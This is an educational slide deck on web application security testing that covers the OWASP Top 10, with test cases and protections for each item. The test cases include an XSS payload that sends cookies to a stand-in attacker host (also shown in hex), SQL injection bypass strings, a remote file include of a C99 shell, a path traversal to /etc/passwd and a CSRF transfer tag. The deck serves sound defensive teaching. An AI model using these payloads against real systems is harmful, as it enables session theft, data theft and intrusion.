Security Testing for Web Applications

Avi Verma PMP, CISA, MBA avi.verma@fiserv.com

Introduction

- **Business conducted over websites:** web applications are connecting companies to their customers, suppliers, employees, and other stakeholders.
- **Danger of malicious attacks:** with increment in web applications the potential for malicious attack has also increased.
- **Focus from network layer to applications:** with the network layer now fairly secure from cyber threats, hackers have turned to the application as the weak link in enterprise security.
- Consequently, web application security testing is now a critical part of protecting the enterprise and its customers.
- **Web Security testing products** have proliferated, but most are expensive to purchase and require ongoing investment in maintenance and upgrading.
- **OWASP:** The Open Web Application Security Project (OWASP) is a worldwide free and open community focused on improving the security of application software

- **References:** OWASP, Wikipedia, MITRE, Others referenced later

Agenda – Review OWASP Top 10

1. **Cross Site Scripting (XSS)**
2. **Injection Flaws**
3. **Insecure Remote File Include**
4. **Insecure Direct Object Reference**
5. **Cross Site Request Forgery (CSRF)**
6. **Information Leakage and Improper Error Handling**
7. **Broken Authentication and Session Management**
8. **Insecure Cryptographic Storage**
9. **Insecure Communications**
10. **Failure to Restrict URL Access**


Reference: http://www.owasp.org/index.php/Top_10

Warning

- **The goal of the presentation is to help QA professionals apply security testing into their business environment**
- **Test only in authorized testing environment(s)**
- **Keep security information officer/management informed about your testing plans**
- **Do not try these examples in public websites**
- **Be ethical in doing security testing**
- **Act responsibly in accordance with your company policies and the highest ethical principles**
- **Refrain from any activities which might damage the reputation of your profession, your company and the testing profession**

Top 10 Methodology (reference MITRE)

- Take the MITRE Vulnerability Trends for 2006, and distill the Top 10 *web application security* issues



Cross Site Scripting (XSS)

1. Cross-Site Scripting (XSS)

- Description
  - Most prevalent web application security issue
  - The concept of XSS is to manipulate client-side scripts of a web application to execute in the manner desired by the malicious user
  - E.g. a malicious user injects a script in a legitimate shopping site URL which in turn redirects a user to a fake but identical page
  - Primarily used for phishing attacks and ad placements
  - Any web page that allows scripts, like message boards, blogs, and e-marketplace sites, can potentially be vulnerable to XSS
  - Vulnerabilities come in 3 types:
    - ☐ Reflected (redirecting to attacker's site)
    - ☐ Stored (injecting malicious data into server)
    - ☐ DOM injection (manipulating JavaScript Code and variables)
  - Attacks are normally implemented in JavaScript or direct manipulation of request objects

1. Cross-Site Scripting (XSS)

- Test Case Example – I
  - http://testasp.acunetix.com/Search.asp
  - Try to insert the following code into the search field, and notice how a login form will be displayed on the page
  -

Please login with the form below before proceeding:<form action="destination.asp"><table><tr><td>Login:</td><td><input type=text length=20 name=login></td></tr><tr><td>Password:</td><td><input type=text length=20 name=password></td></tr></table><input type=submit value=LOGIN></form>
  - Malicious user can collect login information using such scripting

Reference: Acunetix

1. Cross-Site Scripting (XSS)

- Test Case Example – 2: malicious scripting
  - Post <script> tags on a form (feedback, contact, message board etc.) or embed scripts inside URL's that harvest cookie information
  - Attacker may try something like this: http://website.test/index.php?sessionid=46317612& username=<script>document.location='http://hackerwebsite/cgi-bin/cookiesteal.cgi?'+document.cookie</script>
  - Or in Hex:
  - http://website.test/index.php?sessionid=46317612& username=%3C%73%63%72%69%70%74%3E%64%6F%63%75%6D%65%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68%74%74%70%3A%2F%2F%68%61%63%6B%65%72%20%68%6F%73%74%2E%2F%63%67%69%2D%62%69%6E%2F%63%6F%6F%6B%69%65%73%74%65%61%6C%2E%63%67%69%3F%27%2B%64%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3C%2F%73%63%72%69%70%74%3E

1. Cross-Site Scripting (XSS)

- Protection
  - Validate all input data for length, type, syntax, and business rules before accepting the data to be displayed or stored.
  - Reject invalid input rather than attempting to sanitize potentially hostile data.
  - Put a centralized validation and encoding mechanism

Injection Flaws

2. Injection Flaws

- Description
  - Attacker will use input fields to enter SQL statements that will trick the web application into executing queries/operations against a database that were not intended.
  - Information can be gathered about the database structure of a web application by inputting characters such as “, ; , ‘ or logic statements such as “1=1” where an error message will display information about the database type, table names etc.
  - Firewalls and intrusion detection mechanisms provide little or no defense against SQL Injection web attacks.
  - Vulnerabilities happen when the user input is passed into an interpreter without validation or encoding.

2. Injection Flaws

- Test Case Example – 1: bypassing authentication
  - Try to look for pages that allow you to submit data (login page, search page, feedback, etc.).
  - Into login id, or password enter
  - Login: ‘ OR 1=1--
  - Pass: anything
  - Underlying code may look like: SELECT *username* FROM *users* WHERE login = '$login‘ and pass = ‘$pass’;
  - Resulting query will execute like SELECT *username* FROM *users* WHERE login = ‘’ OR 1=1--’ and pass = ‘anything’;
  - If the site is vulnerable you will get list of all users or other meaningful information

2. Injection Flaws

- Test Case Example – 2: getting more than user needs
  - http://samplesite/index.asp?category=food. 'category' is the variable name, and 'food' is the value assigned to the variable.
  - SQL statement will look like something like this: SELECT * FROM product WHERE pcat='food'
  - What if we change the URL into something like this: http://samplesite/index.asp?category=food' or 1=1-- (assuming SQL Server, In Oracle food' OR 'a'='a)
  - Resulting SQL will be SELECT * FROM product WHERE pcat='food ' or 1=1--' (In Oracle pcat='food ' OR 'a'='a')
  - The query now should now select everything from the product table regardless if category is equal to 'food' or not

2. Injection Flaws

- Test Case Example – 3: Finding field names from a table
  - Think of a login page which has a traditional username-and-password form, and lets you retrieve password using "forgot password" link when you enter email address
  - What if you enter x' AND email IS NULL; -- instead of email address? The application will execute this query SELECT *fieldlist* FROM *members* WHERE email = 'x' AND email IS NULL; --'; if you get a message "Unknown email address".
  - This proves that field name is "email"
  - Attacker can continue this exercise to find other fields, table names and other objects

2. Injection Flaws

- Test Case Example - 4: Finding more information
  - Once you have a partial idea of the structure of the *members* table malicious user can find out username and passwords
  - E.g. put this in the form x' OR name LIKE '%a%
  - This may execute SQL statement like: SELECT email, passwd, loginid, name FROM members WHERE email = 'x' OR name LIKE '%a%';
  - This will display emails, passwords etc. for all users whose names have ‘a’ in them

2. Injection Flaws

- Protection
  - Validate input - a list of allowable options. For example, allow usernames that fit within specific parameters - only eight characters long with no punctuation or symbols, and so on.
  - Verify that the user can not modify commands or queries sent to any interpreter used by the application
  - Filter out character like single quote, double quote, slash, back slash, semi colon, extended character like NULL, carry return, new line, etc, in all strings from:
    - Input from users, Parameters from URL, Values from cookie
  - Perform Code Reviews
  - Enforce least privilege
  - Delete unused stored procedures

Insecure Remote File Include

3. Malicious File Injection

- Description
  - Allows attackers to perform remote code execution etc by compromising input files or streams
  - Commonly caused by improperly trusting input files
  - All web application frameworks that allow uploaded files to be executed are vulnerable
  - Environments are susceptible if they allow file upload into web directories.
  - Vulnerability happens in form of hostile data being uploaded to session files or log data
  - PHP is most common, other technologies are accessible too

3. Malicious File Injection

- Test Case Example – I
  - A piece of vulnerable PHP code would look like this: *include($page . '.php');*
  - This code is then used in URLs: *http://www.vulnerable.example.org/index.php?page=archive*
  - Because the $page variable is not specifically defined, an attacker can insert the location of a malicious file into the URL and execute it on the target server as in this example: *http://www.vulnerable.example.org/index.php?page=http://www.malicious.example.com/C99.php?*
  - The include() function instructs the server to retrieve C99.php from the remote server and run its (bad and unintended) code.

Reference: Wikipedia

3. Malicious File Injection

- Test Case Example - 2
  - ```
    <form method="get">
     <select name="COLOR">
       <option value="red">red</option>
       <option value="blue">blue</option>
     </select> <input type="submit">
    </form>
    ```
  - The developer may think this would ensure that only blue.php and red.php are loaded. But malicious user can insert arbitrary values in COLOR like this:
  - /vulnerable.php?COLOR=http://evil/exploit - injects a remotely hosted file exploit.php containing malicious code.

Reference: Wikipedia
    ```

3. Malicious File Injection

- Protection
  - Do not allow a user defined file name to supply server-based resources – need well architected application
  - Strict user input validation to accept "good known"
  - Hide server-side filenames from the user e.g. instead of including $language.".lang.php", use an array index like :
  - <select name="language"><option value="1">English</option></select>
  - Safe variable naming convention
  - Code review
  - Firewall rules to prevent new outbound connections

Insecure Direct Object Reference

4. Insecure Direct Object Reference

- Description
  - Occurs when a developer exposes an invalidated reference to an internal implementation object, such as a file, directory, database record, or key, as a URL or form parameter with no authorization checks being applied.
  - Vulnerabilities can happen in 3 forms:
    - Exposed internal object references
    - Attackers use parameter tampering to change references and violate the intended but unenforced access control policy
    - References to database keys are frequently exposed

4. Insecure Direct Object Reference

- Test Case Example – 1: database keys
  - An application that references to database keys such as
  - http://examplesite.com/page.jsp?item=[key]
  - Attacker can modify the key and get sensitive information from other records

4. Insecure Direct Object Reference

- Test Case Example – 2: file names
  - An application that references to a file name such as
  - http://examplesite.com/page.asp?item=page.html
  - If the parameter is not properly checking in order to allow only valid input, an attacker can input a malicious character sequence like for instance "../../../windows/win.ini" to jump out of the current directory into windows directory. If the attack is successful, we will see the win.ini file instead of a page.html file.

4. Insecure Direct Object Reference

- Test Case Example – 3: getting to password files
  - A samplevulnerable.php code is written

```
<?php $template = 'blue.php';
if ( isset( $_COOKIE['TEMPLATE'] ) )
   $template = $_COOKIE['TEMPLATE'];
include ( "/home/users/bank/templates/" . $template );
?>
```

  - An attack could send the following HTTP request:
    - GET /samplevulnerable.php HTTP/1.0 Cookie: TEMPLATE=../../../../../../../../../etc/passwd
    - The repeated ../ characters after /home/users/bank/templates/ has caused include() to traverse to the root directory, and then include the UNIX password file /etc/passwd.

Reference: Wikipedia

4. Insecure Direct Object Reference

- Protection
  - For the first scenario a possible solution is obvious: validate all input. Be particularly watchful for "../" or "..\" input validation.
  - Remove any direct object references that can be manipulated by an attacker
  - Verify authorization to all referenced objects
  - Process URI requests that do not result in a file request
  - When a URI request for a file/directory is to be made, build a full path, and normalize all characters (e.g, %20 converted to spaces).

Cross Site Request Forgery (CSRF)

5. Cross Site Request Forgery (CSRF)

- Description
  - An attack that tricks the victim into loading a page that contains a malicious request.
  - Also known as Session Riding, One-Click Attacks, Cross Site Reference Forgery, Hostile Linking, and Automation Attack
  - Unlike cross-site scripting (XSS), which exploits the trust a user has for a particular site, CSRF exploits the trust that a site has in a user's browser.
  - Vulnerabilities can happen in form of attacker exploiting user's session like forcing login or logout

5. Cross Site Request Forgery (CSRF)

- Test Case Example – using victim's browser
  - Bob is logged-in to his bank website. He decides to visit a sports chat forum website
  - A malicious posts a message in the forum by crafting an image element that references a script on Bob's bank's website e.g.,
  - <img src="http://bank.example/transfer?account =bob&amount=10000&to=maliciouser">
  - If Bob's bank keeps his authentication information in a cookie, then the attempt by Bob's browser to load the image will submit the approved transaction without Bob's approval.

5. Cross Site Request Forgery (CSRF)

- Protection
  - Eliminate any XSS vulnerabilities in your application
  - Add a per-request tokens to URL and all forms in addition to the standard session; if it is not built into your web app framework.
  - Require additional login screens for sensitive data
  - Do not use GET requests for sensitive data
  - Check the HTTP referrer, it should always come from your own domain.
  - Secret hidden form value. Send down a unique server form value with each form -- typically tied to the user session -- and validate that you get the same value back in the form post.

Information Leakage and Improper Error Handling

6. Information Leakage and Improper Error Handling

- Description
  - Many default messages divulge basic information about a system. This information, which may be presented as part of the message or inferred from the format, aids the attacker in selecting which techniques and exploits will help him gain access.
  - Can display error message with too much detail
    - Stack Traces
    - SQL Statements
    - Debugging information
  - Improper logging of detailed messages
  - All web application frameworks are vulnerable to information leakage and improper error handling.

6. Information Leakage and Improper Error Handling

- Test Case Example -1: displaying too much information
  - Error messages that include specifics, such as "invalid user name" or "invalid password" are more valuable than if they received a generic message, such as "Login incorrect”
  - Attackers can determine which directories or files exist on a given Web server if your application distinguishes between "directory or file not found" and "you are not authorized to see this directory or file."

6. Information Leakage and Improper Error Handling

- Test Case Example – 2: displaying too much information
  - http://mysite.com/Details.asp?ID=1
  - What if developer does not validate ID
  - We pass the letter "a" in the ID parameter as above, but instead of a "Type mismatch" error the user receives the following message:
  - [SQLServer ODBC Driver][SQLServer]Invalid column name 'a'.
  - This type of error message reveals to the user that the application is vulnerable to a SQL injection attack.

6. Information Leakage and Improper Error Handling

- Protection
  - Let the application not leak detailed error messages – keep them business like NOT technical
  - Disable or limit detailed error handling
  - Error handlers should capture relevant, detailed information in a secure log for future analysis and present users with a generic error message that does not contain sensitive information. When designing the log file, keep security in mind. It should capture information such as user identifiers, IP addresses, dates and times for pattern analysis.

Broken Authentication and Session Management

7. Broken Authentication and Session Management

- Description
  - The stateless nature of HTTP requires applications to uniquely track a visitor through a web-base application. The most popular method is through the use of unique session IDs.
  - Unfortunately, in too many cases organizations have incorrectly applied session ID management techniques that have left their "secure" application open to abuse and possible hijacking.
  - Session IDs are implemented: in 3 ways: URLs, Form Fields, Cookies
  - Vulnerabilities include predictable session IDs, insecure transmission, length of session validity and lack of session verification

7. Broken Authentication and Session Management

- Test Cases – session IDs
  - By observing your own session ID information, the simple practice of replacing it with another value a few iterations up or down will allow the attacker to impersonate another user.
  - Common hashing techniques – while many commercial web services have built in functions for calculating hashed information, these mechanisms are well known and available for reproduction by attackers.
  - The use of a custom method of obscuring data and using it for session management. It is never a sound idea to include client information within a session ID

7. Broken Authentication and Session Management

- Protection
  - Application should properly authenticate users and protect their credentials
  - Do not use predictable or short session IDs
  - Most secured method relies upon three sources of session ID information. This information is held within the URL, the HTTP REFERER field and cookies.
  - When a client initially connects to the application as a guest, they are assigned a unique personal identifier (ID1), and this information is then embedded within the URL that they are redirected to. Also contained within the URL is a random identifier for the viewed page (ID2). A third personal identifier (ID3) is delivered as a session cookie, with a lifetime of the open client browser
  - Maintain secure communication, ensure the logout link destroys all pertinent data and do not expose any credentials in URL or logs

Insecure Communications


9. Insecure Communications

- Description
  - Applications frequently fail to encrypt network traffic when it is necessary to protect sensitive communications
  - SSL must be used for all authenticated connections because HTTP includes authentication credentials or a session token with every single request; not just the actual login request
  - Vulnerability may include:
    - Network sniffing
    - Information (session, credentials, sensitive data) being stolen


9. Insecure Communications

- Background
  - Cryptography is based on the use of algorithms to encrypt the original message, called *plaintext,* into unintelligible babble, called *ciphertext*
  - The operation of the algorithm requires the use of a *key*. Until 1976 the algorithms (like DES) were symmetric, that is, the key used to encrypt and decrypt was the same
  - In 1977 the asymmetric or public key algorithm was introduced. This algorithm requires two keys, an unguarded public key used to encrypt and a private key used for decryption of the ciphertext; the two keys are mathematically related but cannot be deduced from one another.
  - The most common asymmetric technique is the RSA algorithm,
  - Other commonly used encryption algorithms include Pretty Good Privacy (PGP), Secure Sockets Layer (SSL), and Secure Hypertext Transfer Protocol (S-HTTP).

http://certificadora.com/es/des.htm (reference)



Example taken from - Alexander Sotirov, Marc Stevens, http://www.win.tue.nl/hashclash/rogue-ca/



Example taken from - Alexander Sotirov, Marc Stevens, http://www.win.tue.nl/hashclash/rogue-ca/

9. Insecure Communications

- Protection
  - Verify that the application properly encrypts all authenticated and sensitive communications
  - Vulnerability scanning tools can verify that SSL is used on the front end, and can find many SSL related flaws
  - Code review is quite efficient for verifying the proper use of SSL for all backend connections
  - Always use SSL with sensitive data

Failure to Restrict URL Access

10. Failure to Restrict URL Access

- Description
  - Relying on security by obscurity to restrict URL access
  - The only protection for a URL is that links to that page are not presented to unauthorized users
  - Not using access control checks for URLs
  - Vulnerabilities include:
    - Forced browsing
    - “Hidden” URLs and files
    - Outdated security mechanism
    - Evaluating privileges only on the client

10. Failure to Restrict URL Access

- Test Cases – URL manipulation
  - HTML Forms may submit their results using one of two methods: GET or POST. In GET method all form element names and their values will appear in the query string of the URL.
  - Tampering with hidden form fields is easy enough, but tampering with query strings is even easier.
  - http://www.victimsite.com/example?accountnumber=12345&debitamount=100
  - A malicious user could construct his/her own account number and change the parameters as follows:
  - http://www.victimsitecom/example?accountnumber=67891&creditamount=120000

10. Failure to Restrict URL Access

- Protection
  - Taking the time to plan authorization by creating a matrix to map the roles and functions of the application is a key step in achieving protection against unrestricted URL access.
  - Verify that access control is enforced consistently for all URLs in the application
  - Properly architecting and implementing roles for URL access; ensure all URLs are part of this authentication process
  - Do not use "hidden" URLs
  - Combination of Code Reviews and Testing are effective

What is required to be a web security tester

- In-depth web knowledge (HTTP, SSL, Get, Post, N-Tier)
- Reasonable background in web development
- Good coding knowledge (HTML, JavaScript, .net, Java)
- Common sense, curious
- Ethical
- Testing background (functional, unit, regression, web)
- Persistence

What tools to use for web security testing scanners

- Commercial
  - WebInspect
  - AppScan
  - Acunetix
  - Nexpose
  - NTOSpider
